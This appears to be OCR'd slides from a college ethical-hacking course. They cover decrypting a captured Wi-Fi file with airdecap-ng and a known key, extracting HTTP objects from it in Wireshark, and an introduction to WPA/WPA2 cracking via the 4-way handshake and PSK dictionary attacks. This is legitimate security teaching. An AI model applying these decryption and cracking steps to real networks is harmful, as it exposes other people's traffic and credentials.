
Wireshark · Export · HTTP object list

Pack	Hostname	Content Type	Size	Filename
109	www.skyhighway.com	text/html	3203 bytes	cis83
422	ping.chartbeat.net	image/gif	43 bytes	ping?h=bbc.co.uk&p=bbc.co.uk%2Fnews%2Fwo
688	www.skyhighway.com	application/pdf	92 kB	portfolio-lab-VLAN.pdf
1077	www.skyhighway.com	application/pdf	65 kB	portfolio-CaseStudy-v3.pdf
1606	polling.bbc.co.uk	application/json	60 bytes	latest_breaking_news?audience=US&callback=b
1726	www.skyhighway.com	text/html	2051 bytes	~marysimms
1762	www.skyhighway.com	text/html	9744 bytes	exercise6.html
1804	www.skyhighway.com	image/jpeg	10 kB	mary-lighthouse-90x125.jpg
1826	www.skyhighway.com	image/jpeg	5669 bytes	magdelina-mueller-72x100.jpg
1849	www.skyhighway.com	image/jpeg	9471 bytes	john-m-miller-72x100.jpg
1859	www.skyhighway.com	image/jpeg	20 kB	no-photo-72x100.jpg
1869	www.skyhighway.com	image/jpeg	5805 bytes	augustas-miller-72x100.jpg
1880	www.skyhighway.com	image/jpeg	6757 bytes	alexander-miller-72x100.jpg
1882	www.skyhighway.com	image/jpeg	6254 bytes	paul-peter-miller-72x100.jpg
1992	www.skyhighway.com	text/html	7540 bytes	exercise7.html
2010	www.skyhighway.com	image/jpeg	5609 bytes	mary-fairy-140x140.jpg
2017	www.skyhighway.com	image/gif	43 bytes	cleardot.gif
2023	www.skyhighway.com	image/jpeg	5061 bytes	mary-fairy-bw-140x140.jpg
2027	www.skyhighway.com	image/jpeg	2108 bytes	mary-snowman-92x125.jpg
2064	www.skyhighway.com	text/html	3994 bytes	exercise8.html
2073	www.skyhighway.com	text/css	858 bytes	exercise8.css

Frame (586 bytes) Reassembled TCP (3452 bytes)

airportSniffyG7m8J-dec Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.84 Profile: Default

Make a new directory



airportSniffyG7m8J-dec.cap

Wireshark · Export · HTTP object list

Wireshark · Save All Objects In...

Look in: /root

Name	Size	Type	Date
ehbot		Folder	10/1
fragments		Folder	11/1
Lesson13		Folder	11/2
Music		Folder	6/23
Pictures		Folder	9/25
Public		Folder	6/23
scanning		Folder	10/2
Templates		Folder	6/23
Videos		Folder	6/23
vmware-tools-distrib		Folder	1/29
lesson13b		Folder	11/2

Directory: lesson13b

Files of type: Directories

Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.61 Profile: Default

Save all to the new directory

Activity

As root, on your EH-Kali-XX VM:


1) **scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .**

2) **airdecap-ng -w BEEFBEEF22 airportSniffyG7m8J.cap**


3) Run Wireshark on the decrypted airportSniffyG7m8J-dec.cap file.

4) Exfiltrate all HTTP objects from the capture file and place them in a directory named *lesson13b* in your home directory.

When finished note it in the chat window.



Places > home, then open the new folder


Home
lesson13b
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
+ Other Locations
alexander-miller-72x100.jpg
augustas-miller-72x100.jpg
benji-looking-150x150.jpg
benji-mary-260x150.jpg
benji-mary-260x150(1).jpg
benji-mary-260x150(2).jpg
cis83
cleardot.gif
coup-600x742.jpg
exercise6.html
exercise7.html
exercise8.css
exercise8.html
farm-200x144.jpg
john-m-miller-72x100.jpg
kitty-150x150.jpg
latest_breaking_news%3faudi...
magdelina-mueller-72x100.jpg
mary-fairy-140x140.jpg
mary-fairy-bw-140x140.jpg
mary-lighthouse-90x125.jpg
~marysimms
mary-snowman-92x125.jpg
no-photo-72x100.jpg
paul-peter-miller-72x100.jpg
ping%3fh=bbc.co.uk&p=bbc.co.uk%2Fnews%2Fworld-europe-38054216&u=CaduypBcsk.com%2Fnews
portfolio-CaseStudy-v3.pdf
portfolio-lab-VLAN.pdf

Activity

As root, on your EH-Kali-XX VM:

1) Explore the exfiltrated objects in the *lesson13b* directory.

2) Locate the *portfolio-lab-VLAN.pdf* file and look at the network diagram on the first page.

3) What is the IP address on the Cisco router for VLAN 20?

Write your answer in the chat window.

Activity

As root, on your EH-Kali-XX VM:

1) Explore the exfiltrated objects in the *lesson13b* directory.

2) Find the extracted coup-600x742.jpg file

3) Of the two options, what do you think Benji decided to do?

Write your answer in the chat window.

Wireless WPA/WPA2 Hacking

Wi-Fi Protected Access (WPA)

WPA

- Developed in 2003 to replace WEP.
- Still uses WEP's insecure RC4 stream cipher
- Uses Temporal Key Integrity Protocol (TKIP) to provide extra security.
- More secure than WEP.


WPA2

- Developed in 2004 to replace WEP and WPA.
- Uses AES instead of RC4.
- Replaces TKIP with Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP).
- More secure than WPA.

As of March 2006, all devices using the Wi-Fi trademark must be WPA2 certified

http://www.diffen.com/difference/WPA_vs_WPA2

WPA and WPA2
Marcus Burton




	Encryption	Authentication
WPA-Personal	TKIP	PSK
-WPA2-Personal	AES-CCMP	PSK
WPA-Enterprise	TKIP	802.1X/EA
-WPA2-Enterprise	AES-CCMP	802.1X/EAP

https://www.youtube.com/watch?v=hLQ5rYNUwNg

6:46 - 7:15: Notes a PSK (pre-shared key) is vulnerable to dictionary attacks

The 4-Way Handshake
Marcus Burton



A "nonce" is introduced in this video (1:50 - 2:05)


https://www.youtube.com/watch?v=9M8kVYFhMDw

This video discussed the WPA 4-way authentication handshake. Note we will use aircrack-ng later to crack a PSK (pre-shared key) making use of this handshake.

How to Hack WPA/WPA2 Wi-Fi With Kali Linux Aircrack-ng

Ink That! Offensive Security

This video does a full walkthrough of cracking a WPA2 password




https://www.youtube.com/watch?v=ngxzSlsP1JU

WPA/WPA2 Cracking with a Linksys WAP54G Access Point

BSSID
= Basic Service Set Identifier
= AP Mac Address
= 00:06:25:4b:21:b4

Linksys WAP54G

SSID
= Service Set Identifier
= Name of the network
= linkysys




STA
= Station
= MacBook Pro

Attacker


STA
= Station
= Win 10 PC

Victim

Linksys WAP54G



The Access Point supports 4 different types of security settings. WPA Pre-Shared Key, WPA RADIUS, RADIUS, and WEP. Please see the help tab for more details on the different types of security settings.



